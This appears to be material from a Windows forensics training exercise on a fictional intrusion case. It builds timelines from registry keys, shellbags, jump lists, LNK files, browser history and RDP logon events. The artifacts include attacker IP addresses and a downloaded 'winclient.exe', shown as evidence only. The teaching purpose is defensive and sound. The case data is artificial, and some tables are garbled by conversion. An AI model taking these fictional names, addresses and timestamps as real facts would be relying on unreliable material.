2    myron maclain
0    adamantium
```

Date (Newest to Oldest)	Artifact Involved	Action	Source
4/4/2012 15:45:19	"alloy"	text searched for on Win7 system	WordWheel Query NTUSER.DAT
	"test-plan"	text searched for on Win7 system	WordWheel Query NTUSER.DAT
	"vibranium"	text searched for on Win7 system	WordWheel Query NTUSER.DAT
	"accounts"	text searched for on Win7 system	WordWheel Query NTUSER.DAT
	"myron maclain"	text searched for on Win7 system	WordWheel Query NTUSER.DAT

# Files Opened

NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

The screenshot shows the AccessData Registry Viewer interface. The left pane displays a tree view of the registry path, with 'RecentDocs' selected. The right pane shows a list of registry values:

Name	Type	Data
MRUListEx	REG_BINARY	09 00 00 00 0A 00 00 00 08 00 00 00 07 00 00 00 06 00 0...
9	REG_BINARY	41 00 67 00 65 00 6E 00 74 00 73 00 2D 00 4C 00 69 00 ...
10	REG_BINARY	55 00 6E 00 64 00 65 00 72 00 63 00 6F 00 76 00 65 00 7...
8	REG_BINARY	55 00 6E 00 64 00 65 00 72 00 63 00 6F 00 76 00 65 00 7...
7	REG_BINARY	43 00 43 00 20 00 52 00 26 00 44 00 20 00 42 00 61 00 6...
6	REG_BINARY	43 00 43 00 2D 00 42 00 61 00 63 00 6B 00 73 00 74 00 6...
5	REG_BINARY	48 00 51 00 00 00 50 00 32 00 00 00 00 00 00 00 00 00 0...
4	REG_BINARY	68 00 71 00 2D 00 31 00 2E 00 4A 00 50 00 47 00 00 00 ...
2	REG_BINARY	43 00 61 00 72 00 72 00 69 00 65 00 72 00 20 00 4C 00 6...
3	REG_BINARY	63 00 6C 00 70 00 2D 00 32 00 20 00 2D 00 20 00 46 00 ...
1	REG_BINARY	63 00 6C 00 70 00 2D 00 31 00 2E 00 4A 00 50 00 47 00 ...
0	REG_BINARY	44 00 6F 00 77 00 6E 00 6C 00 6F 00 61 00 64 00 73 00 0...

The bottom pane shows the 'Key Properties' and 'Value Properties' for the selected registry value:


- Key Properties:** Last Written Time: 4/4/2012 15:43:17 UTC
- Value Properties:**
  - Shortcut Target Name: Agents-List-CLASSIFIED-TOP-SECRET
  - Shortcut Name (ASCII): Agents-List-CLASSIFIED-TOP-SECRET.lnk

The rightmost pane shows a hex dump of the registry data, with the following visible text:

```

00 A-g-e-n-t-s--L-
00 i-s-t--C-L-A-S-
00 S-I-F-I-E-D--T-
00 O-P--S-E-C-R-E-
00 T--2-----
4C --Agents-List-CL
43 ASSIFIED-TOP-SEC
BE RET.lnk-x----i%
00 .....*.....
00 .....
00 --A-g-e-n-t-s--
  
```

# Files Opened (2)



NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

```
-----  
recentdocs v.20100405  
(NTUSER.DAT) Gets contents of user's RecentDocs key
```

RecentDocs

\*\*All values printed in MRUList\MRUListEx order.

Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

LastWrite Time Wed Apr 4 15:43:17 2012 (UTC)

- 9 = Agents-List-CLASSIFIED-TOP-SECRET
- 10 = Undercover-Agents-List-For-United-Kingdom.xls
- 8 = Undercover-Agents-List-For-United-States.xlsx
- 7 = CC R&D Backstopped Accounts
- 6 = CC-Backstopped-Accounts.xlsx
- 5 = HQ
- 4 = hq-1.JPG
- 2 = Carrier Landing Pad
- 3 = clp-2 - Fuel Hookup.JPG
- 1 = clp-1.JPG
- 0 = Downloads

RegRipper  
Output –  
Run against  
Vibranium  
NTUSER.DAT

```
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.xlsx  
LastWrite Time Wed Apr 4 15:42:58 2012 (UTC)  
MRUListEx = 1,0  
1 = Undercover-Agents-List-For-United-States.xlsx  
0 = CC-Backstopped-Accounts.xlsx
```

# Vibranium Recently Opened?

Date (Newest to Oldest)	Artifact Involved	Action	Source
4/4/2012 15:43:17	Agents-List-CLASSIFIED-TOP-SECRET	Folder Opened	RecentDocs Key from NTUSER.DAT
4/4/2012 15:43:17	Undercover-Agents-List-For-United-Kingdom.xls	File Opened	RecentDocs Key from NTUSER.DAT
4/4/2012 15:42:58	Undercover-Agents-List-For-United-States.xlsx	File Opened	RecentDocs Key from NTUSER.DAT
	CC R&D Backstopped Accounts	Folder Opened	RecentDocs Key from NTUSER.DAT
	CC-Backstopped-Accounts.xlsx	File Opened	RecentDocs Key from NTUSER.DAT
	HQ	Folder Opened	RecentDocs Key from NTUSER.DAT
4/4/2012 15:37:11	hq-1.JPG	File Opened	RecentDocs Key from NTUSER.DAT
	Carrier Landing Pad	Folder Opened	RecentDocs Key from NTUSER.DAT
	clp-2 - Fuel Hookup.JPG	File Opened	RecentDocs Key from NTUSER.DAT
	clp-1.JPG	File Opened	RecentDocs Key from NTUSER.DAT
	Downloads	Folder Opened	RecentDocs Key from NTUSER.DAT

# Vibranium Executed What?

RegRipper  
Output –  
Run against  
Vibranium  
NTUSER.DAT

```
UserAssist
Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist
LastWrite Time Tue Apr 3 22:08:45 2012 (UTC)

{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}
Wed Apr 4 15:52:45 2012 Z
  {D65231B0-B2F1-4857-A4CE-A8E7C6EA7D27}\cmd.exe (2)
Wed Apr 4 15:44:37 2012 Z
  {F38BF404-1D43-42F2-9305-67DE0B28FC23}\explorer.exe (4)
Wed Apr 4 15:43:14 2012 Z
  {7C5A40EF-A0FB-4BFC-874A-C0F2E0B9FA8E}\Microsoft Office\Office14\EXCEL.EXE (4)
Tue Apr 3 22:39:19 2012 Z
  Mozilla.Firefox.5.0.1 (2)
```

Date (Newest to Oldest)	Artifact Involved	Action	Source
4/4/2012 15:52:45	cmd.exe	Executed	Userassist Key From NTUSER.DAT
4/4/2012 15:44:37	explorer.exe	Executed	Userassist Key From NTUSER.DAT
4/4/2012 15:43:14	EXCEL.EXE	Executed	Userassist Key From NTUSER.DAT
4/3/2012 22:39:19	Firefox	Executed	Userassist Key From NTUSER.DAT
4/3/2012 22:32:51	Internet Explorer	Executed	Userassist Key From NTUSER.DAT

# Folder Opening Vibranium Case

Date (Newest to Oldest)	Artifact Involved	Action	Source
4/4/2012 22:41:25	C:\Users\vibranium\Downloads\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 22:12:15	C:\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:22	C:\Users\Tdungan\Desktop\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:22	C:\Users\Tdungan\Documents\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:05	C:\Users\nromanoff\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:05	C:\Users\rsydow\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:05	C:\Users\Tdungan\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:05	C:\Users\vibranium\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:43:57	C:\Users\nromanoff\Contacts\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:43:57	C:\Users\nromanoff\Desktop\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:43:57	C:\Users\nromanoff\Documents\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:43:57	C:\Users\nromanoff\Downloads\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:43:57	C:\Users\nromanoff\Pictures\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:43:57	C:\Users\nromanoff\Videos\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\Armor Files\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\CC R&D Backstopped Accounts\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\Ninja Files\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\Outlook Files\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:41	C:\Users\nromanoff\Documents\Ninja Files\PDF\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:41	C:\Users\nromanoff\Documents\Ninja Files\PPT\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:37:08	C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\Carrier Landing Pad\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:37:08	C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\HQ\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:22:27	C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:22:06	C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:19:52	C:\Windows\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 2:24:00	C:\Windows\System32\dllhost\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 2:23:22	C:\Windows\CSC\	Folder Opened	USRCLASS.DAT via Shellbags

# File Opening via (Shortcut Files)

Date/Time File by that name was first opened

- Creation Date of Shortcut File

Date/Time File by that name was last opened

- Last Modification Date of Shortcut File

		First Opened	Last Opened
Name	Type	Date Created	Date Modified
WORKOUT IPO (F)	Shortcut	1/16/2009 6:27 PM	1/16/2009 6:27 PM
TIVO Research - C...	Shortcut	1/16/2009 6:27 PM	1/16/2009 6:27 PM
SECRET (2)	Shortcut	1/16/2009 6:14 PM	1/16/2009 6:25 PM
SECRET	Shortcut	1/16/2009 6:14 PM	1/16/2009 6:25 PM
DBlake Personal (E)	Shortcut	1/16/2009 6:18 PM	1/16/2009 6:21 PM
CONFIDENTIAL_SP...	Shortcut	1/16/2009 6:14 PM	1/16/2009 6:21 PM
TIVO Research - C...	Shortcut	1/16/2009 6:13 PM	1/16/2009 6:18 PM
Blue Harvest Busine...	Shortcut	1/16/2009 6:13 PM	1/16/2009 6:18 PM
Business Plans	Shortcut	1/16/2009 6:13 PM	1/16/2009 6:14 PM
P7220003	Shortcut	1/14/2009 4:04 PM	1/14/2009 4:04 PM
My Pictures	Shortcut	1/14/2009 4:01 PM	1/14/2009 4:04 PM
P4050047	Shortcut	1/14/2009 4:01 PM	1/14/2009 4:04 PM
Desktop.ini	Configuratio...	6/30/2007 5:36 PM	6/30/2007 5:36 PM





# Files Opened - Jumplist: jmp.exe

```
C:\> dir "E:\Users\vibranium\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\*ions-
ms" /b /s | jmp -pipe -csv > c:\cases\jmp-auto.csv
```

MRU/MFU: List of Entries  
#1 = last added

MRU/MFU: Date/Time  
Time Entry Added

Specific Entry  
Target Information

appid	MRU/MFU	stream #	MRU/MFU date	MRU/MFU time	target name
1b4dd67f29cb1962	1	9	4/4/2012	15:42:58.051	{CLSID_MyComputer}\C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-
1b4dd67f29cb1962	2	8	4/4/2012	15:42:19.551	{CLSID_MyComputer}\C:\Users\nromanoff\Documents\CC R&D Backstopped Accounts
1b4dd67f29cb1962	3	7	4/4/2012	15:37:11.566	{CLSID_MyComputer}\C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\HQ
1b4dd67f29cb1962	4		4/4/2012	15:36:41.238	{CLSID_MyComputer}\C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\Carrier Landing Pad
1b4dd67f29cb1962	5		4/3/2012	22:40:40.597	{CLSID_UsersFiles}
1b4dd67f29cb1962	6		4/3/2012	22:08:47.476	{CLSID_UserLibraries}
1b4dd67f29cb1962	7	3	4/3/2012	22:08:47.476	{CLSID_UserLibraries}
1b4dd67f29cb1962	8	2	4/3/2012	22:08:47.476	{CLSID_UserLibraries}
1b4dd67f29cb1962	9	1	4/3/2012	22:08:47.476	{CLSID_UserLibraries}
9839aec31243a928	1	3	4/4/2012	15:43:17.129	{CLSID_MyComputer}\C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-
9839aec31243a928			4/4/2012	15:42:57.566	{CLSID_MyComputer}\C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-
9839aec31243a928			4/4/2012	15:42:19.379	{CLSID_MyComputer}\C:\Users\nromanoff\Documents\CC R&D Backstopped Accounts\CC-Backstopped-Accounts.xlsx

AppID for Explorer

AppID for Excel 2010

Note: Selective Fields of CSV Output

# Vibranium: Jumplist Files Opened

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C:\> dir "E:\Users\vibranium\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\*ions-
ms" /b /s | jmp -pipe -csv > c:\cases\jmp-auto.csv
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Date (Newest to Oldest)	Source
4/4/2012 15:42:58	list Automatic Destinations
4/4/2012 15:42:27	Automatic Destinations
4/4/2012 15:37:27	Automatic Destinations
4/4/2012 15:36:11	Automatic Destinations
4/4/2012 15:43:17	Automatic Destinations
4/4/2012 15:42:58	JumpList Automatic Destinations
4/4/2012 15:42:19	JumpList Automatic Destinations

WOULD ANTI-FORENSICS CLEAR THIS?

# Vibranium: Jumplist “WebHist”

4/3/2012 22:41 [Description]: Directory listing for /; [CmdArgs]: http://207.58.245.179/

[Description]: 404 Not Found; [CmdArgs]: http://199.73.28.114:443/

[Description]: Error 404; [CmdArgs]: http://199.73.28.114/; [IconName]

4/3/2012 22:41

[Description]:

wikipedia egress filtering

[CmdArgs]: http

4/3/2012 22:41

[Description]:

http://www.mozilla.


4/3/2012 22:41

[Description]:

http://207.58.245.179/winclient.reg; [CmdArgs]: http://20

Where did we see these IP Addresses before?

# Vibranium Browser Forensics



Date (Newest to Oldest)	Artifact Involved	Action	Source
4/4/2012 11:36:41	file:///C:/Users/nromanoff/Pictures/New-Site-HQ-And-Landing-Pad/Carrier%20Landing%20Pad/clp-1.JPG	File Opened	IE History
4/4/2012 11:36:56	file:///C:/Users/nromanoff/Pictures/New-Site-HQ-And-Landing-Pad/Carrier%20Landing%20Pad/clp-2%20-%20F	File Opened	IE History
4/4/2012 11:37:11	file:///C:/Users/nromanoff/Pictures/New-Site-HQ-And-Landing-Pad/HQ/hq-1.JPG	File Opened	IE History
4/4/2012 11:42:19	file:///C:/Users/nromanoff/Documents/CC%20R&D%20Backstopped%20Accounts/CC-Backstopped-Accounts.xls	File Opened	IE History
4/4/2012 11:42:58	file:///C:/Users/nromanoff/Documents/Undercover%20Agent-List-Classified/Agents-List-CLASSIFIED-TOP-SECRET	File Opened	IE History
4/4/2012 11:43:17	file:///C:/Users/nromanoff/Documents/Undercover%20Agent-List-Classified/Agents-List-CLASSIFIED-TOP-SECRET	File Opened	IE History
4/3/2012 22:22:42	wikipedia egress filtering	Search Terms	Firefox FormHistory
4/3/2012 22:22:42	file:///207.58.245.179/winclient.exe -> file:///C:/Users/vibranium/Downloads/winclient.exe	File Downloaded	Internet History
4/3/2012 22:22:42	file:///207.58.245.179/winclient.reg -> file:///C:/Users/vibranium/Downloads/winclient.reg	File Downloaded	Internet History

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Date	Artifact Involved	Action	Source
4/4/2012 22:41:25	C:\Users\vibranium\Downloads\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 22:12:15	C:\	Folder Opened	USRCLASS.DAT via Shellbags
<b>4/4/2012 15:52:45</b>	<b>cmd.exe</b>	<b>Executed</b>	<b>Userassist Key From NTUSER.DAT</b>
4/4/2012 15:45:19	"alloy"	text searched for on Win7 system	WordWheel Query NTUSER.DAT
<b>4/4/2012 15:44:37</b>	<b>explorer.exe</b>	<b>Executed</b>	<b>Userassist Key From NTUSER.DAT</b>
4/4/2012 15:44:22	C:\Users\Tdungan\Desktop\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:22	C:\Users\Tdungan\Documents\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:05	C:\Users\nromanoff\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:05	C:\Users\rsydow\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:05	C:\Users\Tdungan\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:05	C:\Users\vibranium\	Folder Opened	USRCLASS.DAT via Shellbags
			JumpList Automatic Destinations; RecentDocs Key from NTUSER.DAT
4/4/2012 15:43:17	C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-SECRET\Undercover-Agents-List-For-United-Kingdom.xls	Excel Spreadsheet Opened	LNK File - Last Modified Time; IE History
4/4/2012 15:43:17	C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-SECRET	Folder Opened	RecentDocs Key from NTUSER.DAT LNK File - Last Modified Time
<b>4/4/2012 15:43:14</b>	<b>EXCEL.EXE</b>	<b>Executed</b>	<b>Userassist Key From NTUSER.DAT</b>
4/4/2012 15:42:58	C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-SECRET	Explorer Folder Opened	JumpList Automatic Destinations; LNK File - Creation Time
			LNK File - Last Modified Time; RecentDocs Key from NTUSER.DAT
4/4/2012 15:42:58	C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-SECRET\Undercover-Agents-List-For-United-States.xlsx	Last Opened (Opened Once)	IE History; JumpList Automatic Destinations
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\Armor Files\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\CC R&D Backstopped Accounts\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\Ninja Files\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\Outlook Files\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:41	C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\	Folder Opened	USRCLASS.DAT via Shellbags

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4/4/2012 15:42:41	C:\Users\nromanoff\Documents\Ninja Files\PDF\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:41	C:\Users\nromanoff\Documents\Ninja Files\PPT\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:20	C:\Users\nromanoff\Documents\CC R&D Backstopped Accounts	Explorer Folder Opened	Jumplist Automatic Destinations; LNK File - Last Modified Time
4/4/2012 15:42:19	C:\Users\nromanoff\Documents\CC R&D Backstopped Accounts\CC-Backstopped-Accounts.xlsx	Excel Spreadsheet Opened	Jumplist Automatic Destinations; LNK File - Last Modified Time; IE History
4/4/2012 15:37:12	C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\HQ	Explorer Folder Opened	Jumplist Automatic Destinations
4/4/2012 15:37:11	C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\HQ\hq-1.JPG	Last Opened (Opened Once)	LNK File - Last Modified Time; RecentDocs Key from NTUSER.DAT; IE History
4/4/2012 15:37:11	C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\HQ	Last Opened (Opened Once)	LNK File - Last Modified Time; USRCLASS.DAT via Shellbags
4/4/2012 15:36:56	C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\Carrier Landing Pad\clp-2 - Fuel Hookup.JPG	Last Opened (Opened Once)	LNK File - Last Modified Time - IE History
4/4/2012 15:36:41	C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\Carrier Landing Pad	Explorer Folder Opened	Jumplist Automatic Destinations - LNK File - Creation Time; USRCLASS.DAT via Shellbags - LNK File - Last Modified Time
4/4/2012 15:36:41	C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\Carrier Landing Pad\clp-1.JPG	Last Opened (Opened Once)	LNK File - Last Modified Time; IE History
4/4/2012 15:22:27	C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\ C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:22:06	TOP-SECRET\ C:\Users\ C:\Windows\ Security/Microsoft-Windows-Security-Auditing ID [4624] : TargetUserName = vibranium L RDP Logon	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:19:52	C:\Users\ C:\Windows\ Security/Microsoft-Windows-Security-Auditing ID [4778] : ClientName = LaNmSteRfÇÖs	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:19:52	C:\Windows\ Security/Microsoft-Windows-Security-Auditing ID [4778] : ClientName = LaNmSteRfÇÖs	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:12:42	Security/Microsoft-Windows-Security-Auditing ID [4624] : TargetUserName = vibranium L RDP Logon		SECURITY EVENT LOG
4/4/2012 15:12:42	Security/Microsoft-Windows-Security-Auditing ID [4778] : ClientName = LaNmSteRfÇÖs	CLIENT NAME for RDP Logon	SECURITY EVENT LOG